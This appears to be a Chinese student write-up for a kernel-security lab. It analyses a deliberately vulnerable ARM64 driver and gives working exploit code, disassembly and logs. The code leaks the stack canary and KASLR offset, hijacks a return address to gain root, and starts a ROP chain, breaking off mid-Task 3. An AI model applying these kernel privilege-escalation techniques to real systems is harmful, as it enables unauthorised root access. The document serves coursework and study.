Lab 2 Linux 内核漏洞攻防

1 代码分析

首先来分析一下代码 `drivers/misc/bofdriver.c` 。根据实验指导的提示， `zjubof_init()` 里面注册了驱动，调用了 `zjubof_ops` ，其中我们可以获知，用户对该 driver 调用 `read` 和 `write` 时，会分别调用到 `zjubof_read()` 和 `zjubof_write()` 。我们仔细看一下这些函数做了什么：

C | 复制代码

```c
#define CMD_LIMIT   201
char command[CMD_LIMIT];
// ...
static ssize_t zjubof_write(struct file *file, const char __user *buffer, size_t len, loff_t *offset)
{
    if(copy_from_user(command, buffer, len))
        return -EFAULT;
    zjubof_write2(command, len);
    return 0;
}
```

`zjubof_write()` 使用 `copy_from_user()` 从用户态指针 `buffer` 那里拿了 `len` 个字节的数据，放在了 `command` 里面；这里 `char command[CMD_LIMIT]` 是一个全局变量，其中 `CMD_LIMIT` 是 `201` 。

然后又调用了 `zjubof_write2()`：

C 复制代码

```c
struct cmd_struct {
    char    command[16];
    size_t  length;
};
// ...
ssize_t zjubof_write2(char *buffer, size_t len)
{
    volatile struct cmd_struct cmd[20];
    memset((void*)cmd, 'A', sizeof(cmd));
    printk("zjubof_write2 %lx\n", cmd[0].length);
    zjubof_write3(buffer, len);
    return 0;
}
```

其实没太看明白这里发生了什么，除了调用了 `zjubuf_write3()`；所以继续看下去：

```c
#define CMD_LENGTH  49
char prev_cmd[CMD_LENGTH];
//...
ssize_t zjubof_write3(char *buffer,size_t len)
{
    printk("zjubof_write3\n");
    zjubof_write4(buffer, len);
    return 0;
}

ssize_t zjubof_write4(char *buffer,size_t len)
{
    struct cmd_struct cmd;
    printk("zjubof_write4\n");
    memset(cmd.command, 0, 16);
    cmd.length = len;
    if(cmd.length > 16)
        cmd.length = 16;
    memcpy(cmd.command, buffer, len);
    memcpy(prev_cmd, cmd.command, cmd.length);
    printk("cmd :%s len:%ld\n", cmd.command,len);
    return 0;
}
```

`zjubof_write3()` 更是什么都没有发生，只是调用了 `zjubof_write4()` 。

`zjubof_write4()` 看起来就比较草率了：它定义了一个 `cmd_struct cmd` ，将 `buffer` 指向的 `len` 个字节的内容放到 `cmd.command` 指向的内存里；然后又把 `command[]` 里的 `cmd.length` 个字节放到 `prev_cmd` 里；这里 `char prev_cmd[CMD_LENGTH]` 也是一个全局变量， `CMD_LENGTH` 是 `49` 。

再来看看 `zjubof_read()` ：


```c
static ssize_t zjubof_read(struct file *file, char __user *buffer, size_t len, loff_t *offset)
{
    int ret = 0;
    if(len >= CMD_LENGTH)
        return -EINVAL;
    ret = copy_to_user(buffer, prev_cmd, len);
    return ret;
}
```

这个函数限制 `len` 不能大于等于 `CMD_LENGTH`，即 `49` 个字节，否则返回一个错误代码；其效果是，将内核空间的指针 `prev_cmd` 指向的 `len` 字节内容复制到用户态指针 `buffer` 指向的内存中去，如果数据拷贝成功，则返回零；否则，返回没有拷贝成功的数据字节数。

2 Task 1: 绕过 stack canary 和 KASLR

首先从之前的分析可以得知，我们通过 `read()` 至多只能获取 48 个字节的内容；但是从 `zjubof_write4()` 中可以看出，如果我们在填入 `cmd.command` 时篡改 `cmd.length`，那么我们就可以在后面填入 `prev_cmd` 时额外读取一些信息，形成 overread。

分析得知，我们以此法能看到的 48 个字节是：



其要求是，`cmd.length` 字段应当是 `48`。


我们构造如下的 payload 实现 overread：

```
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                 3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
[XYX DEBUG]                 --------   --------   --------   --------   --------   --------
```

`len` 设为 `17` 或者 `24` 。

（这里的输出是我另写的便于阅读的函数，绿色用来表示 write 的 buffer，青色用来表示 read 出来的结果）

运行两次，可以得到以下结果：



可以看到，我们已经读到了一些额外的信息： `canary` 每次都会变化，而 `x29` 和 `x30` 在同一次 qemu 启动时保持不变。

另一次启动时，我们可以看到， `x29` 和 `x30` 在每次启动后也会发生变化：

```
/mnt/share $ ./exp
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
[XYX DEBUG]               --------   --------   --------   --------   --------   --------
[   16.501357] zjubof_write2 4141414141414141
[   16.502769] zjubof_write3
[   16.504034] zjubof_write4
[   16.504306] cmd :0123456789012345H len:17
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x6554f400 0xdec45f44 0x1026bb40 0xffff8000 0xd3fe7d0c 0xffffa456
[XYX DEBUG]               e T----    ---- _ D   -- &-- @   --------   ---- }--   ------ V
[   16.514077] [zjubof]: device release success
/mnt/share $ ./exp
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
[XYX DEBUG]               --------   --------   --------   --------   --------   --------
[   19.473486] zjubof_write2 4141414141414141
[   19.473608] zjubof_write3
[   19.473658] zjubof_write4
[   19.473705] cmd :0123456789012345H len:17
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x12687700 0x7b4e327b 0x102cbb40 0xffff8000 0xd3fe7d0c 0xffffa456
[XYX DEBUG]               -- h w--    { N 2 {   -- ,-- @   --------   ---- }--   ------ V
[   19.478367] [zjubof]: device release success
```

因此，根据之前对栈的分析，我们可以获取到 `canary` 和 `x30` 的值了（这里的观察是关闭了 KASLR 的情况下看到的）：


```
/mnt/share $ ./exp
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
[XYX DEBUG]               --------   --------   --------   --------   --------   --------
[ 1315.341540] zjubof_write2 4141414141414141
[ 1315.346321] zjubof_write3
[ 1315.355666] zjubof_write4
[ 1315.358765] cmd :0123456789012345H len:17
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0xd38b0800 0x4c38028d 0x122d3b40 0xffff8000 0x10de7d0c 0xffff8000
[XYX DEBUG]               --------    L 8----   -- - ; @   --------   ---- }--   --------
[XYX DEBUG]             canary = 0x 4c 38 02 8d d3 8b 08 00
[XYX DEBUG]              oldFp = 0x ff ff 80 00 12 2d 3b 40
[XYX DEBUG]         oldRetAddr = 0x ff ff 80 00 10 de 7d 0c
[ 1315.397613] [zjubof]: device release success
```

使用 gdb 调试，可以看到，这里的 `x30` 的值事实上就是 `zjubof_write2()` 里面跳转指令 `bl` 的下一条指令的地址：

```
  0xffff800010de7cf8 <zjubof_write2+68> add    x0,  x0,  #0x260
  0xffff800010de7cfc <zjubof_write2+72> bl     0xffff800010de100c <_printk>
→ 0xffff800010de7d00 <zjubof_write2+76> mov    x1,  x21
  0xffff800010de7d04 <zjubof_write2+80> mov    x0,  x20
  0xffff800010de7d08 <zjubof_write2+84> bl     0xffff800010de7c78 <zjubof_write3>
  0xffff800010de7d0c <zjubof_write2+88> ldr    x0,  [sp,  #536]
  0xffff800010de7d10 <zjubof_write2+92> ldr    x1,  [x19,  #1112]
  0xffff800010de7d14 <zjubof_write2+96> subs   x0,  x0,  x1
```

（`bl <addr>` 指令将 PC + 4 写入 `x30`，然后跳转到 `<addr>`）

因此，我们在实际运行时只需要计算获得的 `x30` 的值与 `0xffff800010de7d0c` 的差值，就可以得知当前 KASLR 提供的偏移了；即：



至此，我们可以绕过 canary 和 KASLR 了！

这一部分使用的代码如下；删除了所有调试输出的代码，完整代码见附录：

C 复制代码

```c
static const u64 retAddrWithoutKASLR = 0xffff800010de7d0c;

char canary[8], oldRetAddr[8], oldFp[8], offset[8];

void getCanaryAndOffset(int fd) {
    int len = 0;
    char buf[50] = "0123456789012345\x48";

    len = write(fd, buf, 17);
    len = read(fd, buf, 48);

    copyByte(buf + 24, canary);
    copyByte(buf + 32, oldFp);
    copyByte(buf + 40, oldRetAddr);

    *(u64 *)offset = *(u64 *)oldRetAddr - retAddrWithoutKASLR;
}
```

3 Task 2: 修改 return address，获取 root 权限


Task 2 要求我们跳转到 `first_level_gadget()`，看一下这段代码：

```c
void first_level_gadget(void)
{
    commit_creds(prepare_kernel_cred(0));
    asm volatile (                  \
                  "mov     x0, #0x0\n" \
                  "ldp     x29, x30, [sp] \n" \
                  "ldp     x19, x20, [sp, #16]\n" \
                  "ldr     x21, [sp, #32]\n" \
                  "add     sp, sp, #0x220 \n" \
                  "ret\n"  \
                 );
}
```

它首先用 `commit_creds(prepare_kernel_cred(0));` 提权，然后从栈上取了 `fp` 和 `retAddr`，将 `sp` 增加了 `0x220` 并返回。

这些事情的目的是什么呢?

我们在 `write4()` 中篡改了 `write3()` 的返回地址后，从 `write3()` 返回到 `first_level_gadget()` 的某个地方；为了后面操作的正常进行，我们希望它能够正常返回；但是这时返回到 `write2()` 的地址已经被我们覆盖掉了，所以我们只能让它返回到 `write1()` 。恰好，在从 `write3()` 返回的时候 `sp` 会指向 `write2()` 的活动记录的最下面，因此这时候直接用 `ldp` 读到的就是返回 `write1()` 的正确地址和 `fp` ：



那么 `sp += 0x220` 是干什么呢？实际上就是因为，我们需要手动将 `write2()` 的活动记录回收掉；调试可以得知这个大小就是 `write2()` 活动记录的大小。

我们看一下对应的汇编代码：

```
ffff8000107abd78 <first_level_gadget>:
ffff8000107abd78:       a9bf7bfd        stp     x29, x30, [sp, #-16]!
ffff8000107abd7c:       d2800000        mov     x0, #0x0                        // #0
ffff8000107abd80:       910003fd        mov     x29, sp
ffff8000107abd84:       97e3e923        bl      ffff8000100a6210 <prepare_kernel_cred>
ffff8000107abd88:       97e3e878        bl      ffff8000100a5f68 <commit_creds>
ffff8000107abd8c:       d2800000        mov     x0, #0x0                        // #0
ffff8000107abd90:       a9407bfd        ldp     x29, x30, [sp]
ffff8000107abd94:       a94153f3        ldp     x19, x20, [sp, #16]
ffff8000107abd98:       f94013f5        ldr     x21, [sp, #32]
ffff8000107abd9c:       910883ff        add     sp, sp, #0x220
ffff8000107abda0:       d65f03c0        ret
ffff8000107abda4:       a8c17bfd        ldp     x29, x30, [sp], #16
ffff8000107abda8:       d65f03c0        ret
```

需要注意的是，我们不能够让这里第一行的操作修改掉 `sp` 。因此我们不能直接跳到第一行，而是跳到第二行或者第三行开始运行。

因此，我们的 payload 设计如下：

C | 复制代码

```c
static const u64 firstLevelGadgetTarget = 0xffff8000107abd80;

void goToFirstLevelGadget(int fd) {
    char buf[50] = "0123456789012345\x48";

    copyByte(canary, buf + 24);
    copyByte(oldFp, buf + 32);
    u64 target = firstLevelGadgetTarget + *(u64 *)offset;
    copyByte((char *)&target, buf + 40);

    write(fd, buf, 48);
    read(fd, buf, 48);

    system("/bin/sh");
}
```

即，我们将 `canary` 和 `oldFp` 原样写入，然后根据 `offset` 和第三行的地址 `0xffff8000107abd80` 计算出 `target` 覆盖掉 `ret addr` ，然后调用 `write` 进行写入。

尝试编译运行，可以看到，我们成功获取了 root 权限，并获取了 flag：

```
/ $ ./mnt/share/exp
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                 3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
[XYX DEBUG]               --------   --------   --------   --------   --------   --------
[    21.185344] zjubof_write2 4141414141414141
[    21.186907] zjubof_write3
[    21.187543] zjubof_write4
[    21.188200] cmd :0123456789012345H len:17
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                 3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0xf7a82600 0x688adf63 0x102b3b40 0xffff8000 0xe99e7d0c 0xffffb31d
[XYX DEBUG]               ---- &--    h---- c   -- + ; @   --------   ---- }--   --------
[XYX DEBUG]              canary = 0x688adf63f7a82600
[XYX DEBUG]               oldFp = 0xffff8000102b3b40
[XYX DEBUG]         oldRetAddr = 0xffffb31de99e7d0c
[XYX DEBUG]  retAddrWithoutKASLR = 0xffff800010de7d0c
[XYX DEBUG]              offset = 0x0000331dd8c00000
============= Task 2 ===============
[XYX DEBUG]              target = 0xffffb31de93abd80
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                 3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0xf7a82600 0x688adf63 0x102b3b40 0xffff8000 0xe93abd80 0xffffb31d
[XYX DEBUG]               ---- &--    h---- c   -- + ; @   --------   -- :----   --------
[    21.215042] zjubof_write2 4141414141414141
[    21.216095] zjubof_write3
[    21.216867] zjubof_write4
[    21.217539] cmd :0123456789012345H len:48
[XYX DEBUG] Buffer + 0  = 0x33323130 0x37363534 0x31303938 0x35343332 0x00000048 0x00000000
[XYX DEBUG]                 3 2 1 0    7 6 5 4    1 0 9 8    5 4 3 2   ------ H   --------
[XYX DEBUG] Buffer + 24 = 0xf7a82600 0x688adf63 0x102b3b40 0xffff8000 0xe93abd80 0xffffb31d
[XYX DEBUG]               ---- &--    h---- c   -- + ; @   --------   -- :----   --------
/bin/sh: can't access tty; job control turned off
/ # cat /root/flag.txt
sysde655sEc
/ #
```

4 Task 3: ROP 获取 root 权限

Task 3 要求我们通过 `-> prepare_kernel_cred() -> commit_creds() -> second_level_gadget() -> zjubof_write()` 的路径获取 root 权限并正常返回。从之前的分析我们可以得知，这一串返回是从 `write3()` 开始的。

我们依次观察各个函数返回时 `sp` 的变化：

- `write3()` 返回时， `sp` 会增加 32：

```
ffff800010de7ca8:      a94153f3       ldp     x19, x20, [sp, #16]
ffff800010de7cac:      a8c27bfd       ldp     x29, x30, [sp], #32          // x29 = [sp], x30 = [sp + 8], sp += 32
ffff800010de7cb0:      d65f03c0       ret
```

- `prepare_kernel_cred()` （后面可能简写为 `p_k_c` 或 `PKC` ）返回时， `sp` 会增加 32：

```
ffff8000100a633c:      97fffe25        bl      ffff8000100a5bd0 <__p
ffff8000100a6340:      aa1303e0        mov     x0, x19
ffff8000100a6344:      a94153f3        ldp     x19, x20, [sp, #16]
ffff8000100a6348:      a8c27bfd        ldp     x29, x30, [sp], #32
ffff8000100a634c:      d65f03c0        ret
```


- `commit_creds()`（后面可能简写为 `c_c` 或 `CC`）返回时，`sp` 会增加 48：

```
ffff8000100a6094:      f94013f5        ldr     x21, [sp, #32]
ffff8000100a6098:      a8c37bfd        ldp     x29, x30, [sp], #48
ffff8000100a609c:      d65f03c0        ret
```

- `second_level_gadget()`（后面可能简写为 `s_l_g` 或 `SLG`）返回时，`sp` 会增加 464；我们暂且假设它是善良的实验设计者帮我们算好的 😍：

```
ffff8000107abdb0 <second_level_gadget>:
ffff8000107abdb0:      a94153f3        ldp     x19, x20, [sp, #16]
ffff8000107abdb4:      d2800000        mov     x0, #0x0                        // #0
ffff8000107abdb8:      a8dd7bfd        ldp     x29, x30, [sp], #464
ffff8000107abdbc:      d65f03c0        ret
```

据此，我们可以设计出我们 payload 的结构：



这里面标明了每次返回之后 `sp` 的位置，以及对应地被使用到的返回地址。其中灰色的字段表示并不重要，我们将黑色的对应填上就好了！

下面我们研究每个返回地址应该取多少。如同我们在第 3 节中讨论过的，对于正常的函数，由于它们在第一行会修改 `sp`，并且导致我们精心构造的返回地址被覆盖掉，因此我们需要跳过第一行，从第二行直接开始执行。

我们查看各次跳转的 target 地址：

- `p_k_c()` 应当返回在第二句的地址，即 `0xffff8000100a6214`：

```
ffff8000100a6210 <prepare_kernel_cred>:
ffff8000100a6210:       a9be7bfd        stp     x29, x30, [sp, #-32]!
ffff8000100a6214:       9000f542        adrp    x2, ffff800011f4e000 <uidhash_table+0x1e0>
ffff8000100a6218:       52819801        mov     w1, #0xcc0                      // #3264
ffff8000100a621c:       910003fd        mov     x29, sp
ffff8000100a6220:       a90153f3        stp     x19, x20, [sp, #16]
ffff8000100a6224:       aa0003f4        mov     x20, x0
ffff8000100a6228:       f942a440        ldr     x0, [x2, #1352]
ffff8000100a622c:       94054fa9        bl      ffff8000101fa0d0 <kmem_cache_alloc>
ffff8000100a6230:       b4000ba0        cbz     x0, ffff8000100a63a4 <prepare_kernel_cred+0x194>
ffff8000100a6234:       aa0003f3        mov     x19, x0
ffff8000100a6238:       b4000c14        cbz     x20, ffff8000100a63b8 <prepare_kernel_cred+0x1a8>
ffff8000100a623c:       aa1403e0        mov     x0, x20
ffff8000100a6240:       97fffde2        bl      ffff8000100a59c8 <get_task_cred>
ffff8000100a6244:       aa0003f4        mov     x20, x0
ffff8000100a6248:       aa1403e1        mov     x1, x20
ffff8000100a624c:       aa1303e0        mov     x0, x19
ffff8000100a6250:       d2801602        mov     x2, #0xb0                       // #176
ffff8000100a6254:       940f976f        bl      ffff80001048c010 <__memcpy>
ffff8000100a6258:       52800020        mov     w0, #0x1                        // #1
ffff8000100a625c:       b9000260        str     w0, [x19]
ffff8000100a6260:       b900a27f        str     wzr, [x19, #160]
ffff8000100a6264:       f9404260        ldr     x0, [x19, #128]
```

- `c_c()` 应当返回在第二句的地址，即 `0xffff8000100a5f6c`：

```
ffff8000100a5f68 <commit_creds>:
ffff8000100a5f68:       a9bd7bfd        stp     x29, x30, [sp, #-48]!
ffff8000100a5f6c:       910003fd        mov     x29, sp
ffff8000100a5f70:       a90153f3        stp     x19, x20, [sp, #16]
ffff8000100a5f74:       d5384114        mrs     x20, sp_el0
ffff8000100a5f78:       f90013f5        str     x21, [sp, #32]
ffff8000100a5f7c:       f942fe95        ldr     x21, [x20, #1528]
ffff8000100a5f80:       f9430281        ldr     x1, [x20, #1536]
ffff8000100a5f84:       eb15003f        cmp     x1, x21
ffff8000100a5f88:       54001301        b.ne    ffff8000100a61e8 <commit_creds+0x280>  // b.any
ffff8000100a5f8c:       aa0003f3        mov     x19, x0
ffff8000100a5f90:       b9400000        ldr     w0, [x0]
ffff8000100a5f94:       7100001f        cmp     w0, #0x0
ffff8000100a5f98:       540012ad        b.le    ffff8000100a61ec <commit_creds+0x284>
ffff8000100a5f9c:       b40000d3        cbz     x19, ffff8000100a5fb4 <commit_creds+0x4c>
ffff8000100a5fa0:       b900a27f        str     wzr, [x19, #160]
ffff8000100a5fa4:       1400005b        b       ffff8000100a6110 <commit_creds+0x1a8>
ffff8000100a5fa8:       1400005a        b       ffff8000100a6110 <commit_creds+0x1a8>
ffff8000100a5fac:       52800020        mov     w0, #0x1                        // #1
ffff8000100a5fb0:       b820027f        stadd   w0, [x19]
ffff8000100a5fb4:       b9401661        ldr     w1, [x19, #20]
ffff8000100a5fb8:       b94016a0        ldr     w0, [x21, #20]
ffff8000100a5fbc:       6b00003f        cmp     w1, w0
```

- `s_l_g()` 非常友好，刚开始没有改 `sp`，所以直接跳到开头 `0xffff8000107abdb0` 就好：

```
ffff8000107abdb0 <second_level_gadget>:
ffff8000107abdb0:       a94153f3        ldp     x19, x20, [sp, #16]
ffff8000107abdb4:       d2800000        mov     x0, #0x0                        // #0
ffff8000107abdb8:       a8dd7bfd        ldp     x29, x30, [sp], #464
ffff8000107abdbc:       d65f03c0        ret
ffff8000107abdc0:       d65f03c0        ret
```

- `zjubof_write()` 应当返回在调用 `zjubof_write2()` 的后一行，即 `0xffff8000107abe54`：

```
ffff8000107abe4c:       91012280        add     x0, x20, #0x48
ffff8000107abe50:       9418ef99        bl      ffff800010de7cb4 <zjubof_write2>
ffff8000107abe54:       a94153f3        ldp     x19, x20, [sp, #16]
ffff8000107abe58:       d2800000        mov     x0, #0x0                        //
```

